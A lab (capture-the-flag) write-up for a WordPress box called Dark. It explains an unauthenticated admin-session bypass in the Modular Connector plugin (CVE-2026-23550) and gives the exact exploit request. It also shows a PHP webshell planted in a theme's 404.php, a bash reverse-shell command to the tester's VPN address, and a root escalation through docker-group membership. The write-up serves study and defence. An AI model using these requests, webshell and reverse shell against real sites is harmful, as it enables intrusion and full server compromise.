Dark

Summary
Dark is a HacksmarterLabs box against a single Ubuntu host running WordPress. The engagement starts unauthenticated with nothing but VPN access to 10.0.23.197, and the objective is root on the machine.
The whole path is three moves, and each one is short. Port scanning finds only SSH and Apache, and the Apache instance is WordPress 6.0 with an out-of-date plugin called Modular Connector at version 2.5.0. That plugin is vulnerable to CVE-2026-23550, an unauthenticated privilege escalation scoring CVSS 10.0. A single unauthenticated GET to /api/modular-connector/login/anything?origin=mo&type=foo makes the plugin call wp_set_auth_cookie() for the site’s first administrator and hand the resulting session cookies back in the response. There is no login form, no credential, and no user interaction: the response to the very first request is an administrator session for streetcoderadmin.
Administrator in WordPress is code execution by design. WordPress 6.0 ships the block theme Twenty Twenty-Two as the active theme, which moves the file editor from Appearance to Tools > Theme File Editor, but the editor is still there and it can edit any installed theme, including the inactive Twenty Twenty-One. Dropping system($_GET[0]) into that theme’s 404.php and then requesting the file directly over HTTP runs the command as www-data, because Apache executes anything under wp-content/ as PHP without WordPress ever being loaded.
The escalation is decided by a single line of the id output. www-data is a member of the docker group. Membership in that group means the ability to talk to the Docker daemon socket, and the daemon runs as root, so any group member can ask it to start a container with the host filesystem bind-mounted inside. One docker run with -v /root:/mnt/root reads root’s home directory from inside the container, with no kernel exploit and no password.
Category: HacksmarterLabs lab. Starting position: unauthenticated on the internal segment, VPN only. Goal: root on
10.0.23.197. Theme: three trust boundaries that were never really boundaries. A plugin that authenticates the site, not the caller. A CMS where “administrator” and “arbitrary PHP” are the same permission. And a Unix group that is root by another name.
1. Recon
Only two ports answer, so the target surface is decided immediately:
1
2
export IP=10.0.23.197
nmap -vvv -p 22,80 -4 -sVC -Pn -oN nmap $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:fa:00:85:4c:0d:97:79:7b:46:e4:86:1b:18:72:19 (ECDSA)
|   256 ea:8d:af:2f:ec:15:d9:32:c0:94:6f:09:03:49:60:36 (ED25519)
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-title: Dark – Just another WordPress site
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 pins the operating system to Ubuntu 22.04 (Jammy), and Apache/2.4.52 (Ubuntu) is the stock package for that release. Neither is exploitable, so everything that follows happens on port 80.
Three of the NSE results are worth reading properly rather than skimming:
http-generator: WordPress 6.0comes from the<meta name="generator">tag in the page source. WordPress 6.0 was released in May 2022, so the core is roughly four years behind.http-robots.txt: /wp-admin/is the default WordPressrobots.txt, which confirms the install is untouched rather than hardened.- The favicon hash is unknown to nmap’s database, which just means the site uses a custom icon.
A bare HEAD request confirms the REST API is exposed, which is the normal WordPress default:
1
curl -I http://$IP
1
2
3
4
5
HTTP/1.1 200 OK
Date: Sat, 08 Aug 2026 14:24:37 GMT
Server: Apache/2.4.52 (Ubuntu)
Link: <http://10.0.23.197/wp-json/>; rel="https://api.w.org/"
Content-Type: text/html; charset=UTF-8
The site itself is a single-page theme with no obvious functionality: no login link, no comment form, no search results worth chasing.

http://10.0.23.197. There is no application here to attack, which is a hint that the attack surface is the platform rather than the content.
2. Fingerprinting the WordPress install
2.1 Why the scan needs aggressive plugin detection
WPScan is the right tool for a WordPress target, but its defaults will not find the vulnerability on this box. Its plugin enumeration defaults to passive, which only parses the page HTML for enqueued plugin assets, so a plugin with no front-end output is invisible to it (the WordPress notes cover the three detection modes and their blind spots).
Modular Connector is exactly that kind of plugin: it is a remote-management agent that talks to a SaaS backend and renders nothing on the public site. Running WPScan with defaults on this target returns a clean-looking result and the box looks dead.
-e p enumerates plugins and --plugins-detection mixed forces the aggressive directory probes on top of the passive parse:
1
wpscan --api-token $WPSCAN_API_TOKEN -ep --plugins-detection mixed --url http://$IP
The API token is only needed for the vulnerability data. Without it WPScan still enumerates versions, it just will not tell you which CVEs apply. The free tier is 25 requests a day.
2.2 Reading the results
The core version is confirmed from the RSS feed generator tag, and WPScan lists 41 core vulnerabilities against it:
1
2
3
[+] WordPress version 6.0 identified (Insecure, released on 2022-05-24).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.0.23.197/feed/, <generator>https://wordpress.org/?v=6.0</generator>
Forty-one findings looks like a rich target and is almost entirely noise. Reading the list, the great majority are Contributor+, Author+, Subscriber+ or Admin+ issues, meaning they require an existing account at that role or higher. Unauthenticated core issues on the list are limited to blind SSRF, an open redirect, reflected XSS and information disclosures. None of them get code execution against a target with no user account, so the core version is a dead end.
The aggressive pass is what pays:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[+] modular-connector
 | Location: http://10.0.23.197/wp-content/plugins/modular-connector/
 | Last Updated: 2026-08-07T17:07:00.000Z
 | [!] The version is out of date, the latest version is 3.2.0
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.0.23.197/wp-content/plugins/modular-connector/, status: 403
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Modular DS < 2.5.2 - Unauthenticated Privilege Escalation
 |     Fixed in: 2.5.2
 |     References:
 |      - https://wpscan.com/vulnerability/3ccaa0fd-b11c-4f9f-bab5-644a53b11035
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-23550
 |
 | [!] Title: Modular Connector < 2.6.0 - Cross-Site Request Forgery via postConfirmOauth
 |     Fixed in: 2.6.0
 |     References:
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-3903
 |
 | Version: 2.5.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.0.23.197/wp-content/plugins/modular-connector/readme.txt
Two details in that block are worth pulling apart, because they explain the whole detection.
The plugin directory returns 403, not 404. Apache is configured without directory indexing, so the directory itself is forbidden, but that is still a positive existence signal: a plugin that is not installed returns 404. WPScan treats the 403 as a hit, which is correct here and is also a common source of false positives on hosts that blanket-403 everything under wp-content.
The version comes from readme.txt, not from the plugin’s PHP. WordPress plugins ship a readme.txt with a Stable tag: field, and that file is world-readable even when the directory listing is not. WPScan reports 80% confidence because the stable tag describes the version the author published to the repository, which is not guaranteed to match the code actually on disk. For this chain the exact patch level does not matter: anything below 2.5.2 is vulnerable, and 2.5.0 is comfortably below it.
A 403 on a plugin directory is not “protected”, it is “present”. Blocking directory listing changes nothing about the plugin’s own routes, its
readme.txt, or its PHP entry points, all of which remain reachable. If the goal is to hide which plugins are installed, the 403 has to coverreadme.txttoo, and even then the plugin’s functional endpoints stay exposed by necessity.
3. CVE-2026-23550: unauthenticated administrator session
3.1 What the bug actually is
The GitHub advisory and the WPScan entry both classify this as CWE-266, Incorrect Privilege Assignment, CVSS 10.0, patched in 2.5.2 on the day of disclosure. Neither publishes a mechanism, and Abu Hurayra’s write-up deliberately withholds the proof of concept because the bug was under active exploitation. The one thing published everywhere is the request shape:
1
/api/modular-connector/login/{anything}?origin=mo&type=foo
That is enough to work with, but not enough to understand, and the two versions of the plugin are a free download from the WordPress repository. Diffing them explains the entire bug:
1
2
3
4
5
curl -sLO https://downloads.wordpress.org/plugin/modular-connector.2.5.0.zip
curl -sLO https://downloads.wordpress.org/plugin/modular-connector.2.5.2.zip
unzip -q modular-connector.2.5.0.zip -d v250
unzip -q modular-connector.2.5.2.zip -d v252
diff -rq v250 v252
Modular Connector is a Laravel-style application bolted into WordPress, with its own router, its own middleware, and its own routes file. Four of the changed files matter.
First, the routes. src/routes/api.php defines the endpoint, and it is explicitly behind an auth middleware group:
1
2
3
4
5
6
Route::middleware('auth')
    ->group(function () {
        Route::get('/login/{modular_request}', [AuthController::class, 'getLogin'])
            ->name('login');
        // ...
    });
Second, the gate that decides whether the plugin’s router runs at all. HttpUtils::isDirectRequest() is the entry condition:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
public static function isDirectRequest(): bool
{
    $request = app('request');
    $userAgent = $request->header('User-Agent');
    $userAgentMatches = $userAgent && Str::is('ModularConnector/* (Linux)', $userAgent);
    $originQuery = $request->has('origin') && $request->get('origin') === 'mo';
    $isFromQuery = ($originQuery || $userAgentMatches) && $request->has('type');

    if ($isFromQuery) {
        return \true;
    }
    // ...
    return \false;
}
This is the entire reason ?origin=mo&type=foo appears in the payload. origin=mo satisfies the first half, and type merely has to be present: its value is never validated here. type=foo is as good as any real value.
Third, the route selection. In 2.5.0 the framework’s router resolved the route like this:
1
2
3
4
5
protected function findRoute($request)
{
    $this->current = $route = apply_filters('ares/routes/match', $this->routes->match($request), \true);
    // ...
}
$this->routes->match($request) matches the route from the URL path, and passes it through the ares/routes/match filter, which is RouteServiceProvider::bindOldRoutes(). That method only overrides the route when type is one of three known values:
1
2
3
4
5
if ($request->get('type') === 'request') { /* look up a signed Modular request */ }
if ($request->get('type') === 'oauth')   { /* bind the oauth route */ }
if ($request->get('type') === 'lb')      { /* bind the loopback route */ }

return $route;   // <-- anything else: keep whatever the URL matched
So type=foo falls through all three branches and the method returns the route the attacker’s URL selected. The type parameter was meant to be the only thing that could pick a route on a direct request. Instead, giving it an unrecognised value silently handed route selection back to the URL. That is what the write-ups mean by “direct route selection”.
The patch is a two-line inversion of that logic. findRoute stops passing a URL-matched route into the filter at all, and the filter now starts from a new catch-all route that simply 404s:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// v2.5.2, Router.php
$this->current = $route = apply_filters('ares/routes/match', \true);

// v2.5.2, api.php
Route::get('default/{request}', function () {
    abort(404);
})->name('default');

// v2.5.2, RouteServiceProvider.php
public function bindOldRoutes($removeQuery = false)
{
    $routes = app('router')->getRoutes();
    $route = $routes->getByName('default');   // <-- default is now "404", not "whatever the URL said"
    $route->bind(request());
    // ...
}
After the patch, a direct request only ever reaches a route the plugin itself named for a recognised type. Everything else lands on default and aborts.
Fourth, the auth middleware that was supposed to be the backstop. This is the part that turns a routing bug into a CVSS 10.0. The guard behind the auth alias is ModularGuard:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
public function check()
{
    return !is_null($this->user());
}

public function user()
{
    $client = OauthClient::getClient();
    try {
        $client->validateOrRenewAccessToken();
        $this->user = ['id' => $client->getClientId()];
    } catch (\Throwable $e) {
        return null;
    }
    return $this->user;
}
Read what is actually being checked. OauthClient::getClient() builds a client from the site’s own stored WordPress options (_modular_connection_client_id, _modular_connection_access_token, and friends), and validateOrRenewAccessToken() returns early if that stored token has not expired. Nothing in this path looks at the incoming HTTP request: not a header, not a cookie, not a nonce, not a signature.
The guard answers the question “is this site still connected to the Modular DS service?” and the middleware treats a “yes” as “this caller is authenticated”. On any site that has ever completed the Modular DS onboarding and still holds a live token, check() returns true for every caller on the internet. That is the broken OAuth implementation the advisories refer to.
This is the failure mode worth carrying away from the box, independent of WordPress. A service-to-service credential was reused as a request-level authorisation check. The token proves the installation is legitimate; it says nothing about who is making the current request. Any middleware that answers “is the integration configured?” instead of “did this specific caller present a valid credential?” is an authentication bypass with extra steps.
Finally, the handler. With the route selected and the guard satisfied, AuthController::getLogin() runs:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
public function getLogin(SiteRequest $modularRequest)
{
    $user = data_get($modularRequest->body, 'id');

    if (!empty($user)) {
        $user = get_user_by('id', $user);
    }

    if (empty($user)) {
        Cache::driver('wordpress')->forget('user.login');
        $user = ServerSetup::getAdminUser();
    }
    // ...
    $cookies = ServerSetup::loginAs($user, true);

    return Response::redirectTo(admin_url('index.php'))
        ->withCookies($cookies);
}
The {modular_request} path segment is supposed to be an identifier the plugin resolves against the Modular DS backend into a real SiteRequest object carrying the ID of the user to log in as. On this path that resolution never happened, because it lives in the type === 'request' branch that type=foo skipped. So $modularRequest->body yields nothing, $user is empty, and the code takes its fallback: ServerSetup::getAdminUser().
That fallback is a raw SQL query for the first administrator on the site:
1
2
3
4
5
$users = $wpdb->get_results("SELECT * FROM {$wpdb->users} u
    INNER JOIN {$wpdb->usermeta} um ON u.ID = um.user_id
    WHERE um.meta_key = '{$wpdb->prefix}capabilities'
    AND um.meta_value LIKE '%administrator%'
    LIMIT 1");
And loginAs($user, true) calls WordPress’s own wp_set_auth_cookie($id). The session that comes back is not forged or replayed: it is a genuine WordPress auth cookie, minted by WordPress, signed with the site’s real keys.
This is why the path segment can be literally anything. anything, foo, 1: it is never resolved, and the failure to resolve it is precisely what selects the “log in as the first admin” branch.
3.2 Firing it
1
curl -L "http://$IP/api/modular-connector/login/anything?origin=mo&type=foo" -i
1
2
3
4
5
6
7
8
9
10
11
12
13
14
HTTP/1.1 301 Moved Permanently
Server: Apache/2.4.52 (Ubuntu)
X-Redirect-By: WordPress
Location: http://10.0.23.197/api/modular-connector/login/anything/?origin=mo&type=foo
Content-Length: 0

HTTP/1.1 302 Found
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: wordpress_31e7501ce5f4e30fb4bb879c5737549a=%20; expires=Fri, 08-Aug-2025 15:20:40 GMT; Max-Age=0; path=/wp-admin
Set-Cookie: wordpress_logged_in_31e7501ce5f4e30fb4bb879c5737549a=%20; expires=Fri, 08-Aug-2025 15:20:40 GMT; Max-Age=0; path=/
...
Set-Cookie: wordpress_logged_in_31e7501ce5f4e30fb4bb879c5737549a=streetcoderadmin%7C1787412040%7C0PNlnsy7hLgogwPtquEEzAepqQwE54G26X337J7KDcP%7C2c856233161b0f9b212827f2030ff08a65bc600ad1e259b5552501b1add25eab; expires=Sun, 23-Aug-2026 03:20:40 GMT; Max-Age=1252800; path=/; HttpOnly
X-Redirect-By: WordPress
Location: http://10.0.23.197/wp-admin/index.php
The -L matters. WordPress’s canonical redirect issues a 301 to add the trailing slash before the plugin’s router ever sees the request, so a request without -L stops at the 301 and looks like nothing happened.
The response then clears every existing WordPress cookie (the expires=Fri, 08-Aug-2025 entries with Max-Age=0) before setting fresh ones, and redirects to the dashboard.
3.3 Decoding the cookie
The cookie is worth taking apart, because it tells us the administrator’s username before we have looked at a single page.
The name suffix is COOKIEHASH, which WordPress defines as the MD5 of the site URL:
1
echo -n 'http://10.0.23.197' | md5sum
1
31e7501ce5f4e30fb4bb879c5737549a  -
That matches the suffix exactly, which confirms the site’s configured siteurl is the bare IP rather than a hostname.
The value is four pipe-separated fields, URL-encoded (%7C is |):
1
python3 -c "import urllib.parse;print(urllib.parse.unquote('streetcoderadmin%7C1787412040%7C0PNlnsy7hLgogwPtquEEzAepqQwE54G26X337J7KDcP%7C2c856233161b0f9b212827f2030ff08a65bc600ad1e259b5552501b1add25eab'))"
1
streetcoderadmin|1787412040|0PNlnsy7hLgogwPtquEEzAepqQwE54G26X337J7KDcP|2c856233161b0f9b212827f2030ff08a65bc600ad1e259b5552501b1add25eab
| Field | Value | Meaning |
|---|---|---|
| 1 | streetcoderadmin | user_login of the account |
| 2 | 1787412040 | Expiry, unix time |
| 3 | 0PNlnsy7... | Session token, one per active session |
| 4 | 2c856233... | HMAC-SHA256 over the first three |
1
date -u -d @1787412040
1
Sat Aug 22 15:20:40 UTC 2026
Fourteen days from the request. The fourth field is an HMAC keyed on the site’s LOGGED_IN_KEY/LOGGED_IN_SALT and a fragment of the user’s password hash, which is exactly why this had to come from the server: it cannot be forged without those secrets. The bug did not let us bypass WordPress’s session cryptography, it convinced WordPress to perform the signing for us.
Loading /wp-admin/index.php with that cookie jar lands on the dashboard:
 “Howdy, streetcoderadmin”. Full administrator, from one unauthenticated GET.
4. Administrator to www-data
Administrator in WordPress is already code execution. The admin panel ships a PHP file editor, so there is no boundary left to cross and no second vulnerability to find. The routes from an admin session to a shell, and the reason a planted theme file executes at all, are generalised in the WordPress notes; what follows is the box-specific version.
4.1 Planting the webshell
WPScan reported the active theme as twentytwentytwo, which is a block theme, so the file editor is at Tools > Theme File Editor rather than under Appearance. The editor lists every installed theme, and the inactive Twenty Twenty-One is also present, so that is the one to edit: a PHP error in the live theme would white-screen the site and cost the access we just gained.
Three lines go at the top of 404.php, before any WordPress function call:
1
2
3
if( isset($_GET[0])){
    system($_GET[0]);
}

Tools > Theme File Editor, theme switched to Twenty Twenty-One, 404.php with three lines added before get_header().
Requesting the file directly bypasses WordPress entirely, so the inactive theme is as executable as the active one, and the fatal error on the undefined get_header() leaves a response body containing only the command output:
1
curl "http://$IP/wp-content/themes/twentytwentyone/404.php?0=id"
1
uid=33(www-data) gid=33(www-data) groups=33(www-data),121(docker)
 The first command run is also the last piece of enumeration the box needs.
4.2 An interactive shell
system() per request is enough to escalate, but a real shell is easier to work in. curl -G --data-urlencode builds the query string with correct percent-encoding, which matters here because the payload contains spaces, quotes, > and &:
1
2
curl 'http://10.0.23.197/wp-content/themes/twentytwentyone/404.php' \
  -G --data-urlencode '0=bash -c "bash -i >& /dev/tcp/10.200.79.124/9999 0>&1"'
 The same request from the browser. The page never finishes loading, because the PHP process is blocked on the reverse shell.
The listener is started first, on the VPN interface address:
1
2
ip -4 -o addr show tun0 | awk '{print $4}' | cut -d/ -f1
nc -lvnp 9999
1
2
3
4
5
10.200.79.124
Listening on 0.0.0.0 9999
Connection received on 10.0.23.197 34932
bash: cannot set terminal process group (876): Inappropriate ioctl for device
bash: no job control in this shell
The shell lands as www-data on a host named dark, in the theme directory the webshell was served from. The no job control warning is expected: the shell has no controlling TTY. Upgrading it with python3 -c 'import pty;pty.spawn("/bin/bash")' followed by stty raw -echo; fg is worthwhile if the next step needed an interactive program, though in this case it does not.
5. www-data to root: the docker group
groups=33(www-data),121(docker) is the whole privilege escalation. Membership in the docker group means write access to /var/run/docker.sock, and the daemon behind that socket runs as root with an API that will bind-mount any host path into a container on request. It is documented behaviour rather than a vulnerability, and it makes the group exactly equivalent to root; the Docker notes cover the full set of escalations and the container-side equivalents.
Putting the web server user in the
dockergroup is the specific mistake here. Whatever operational convenience it bought (a deployment script, a container-management plugin) it also means that every remote code execution bug in every plugin on that WordPress install is a root compromise rather than awww-datacompromise. The group turned a contained foothold into a total one.
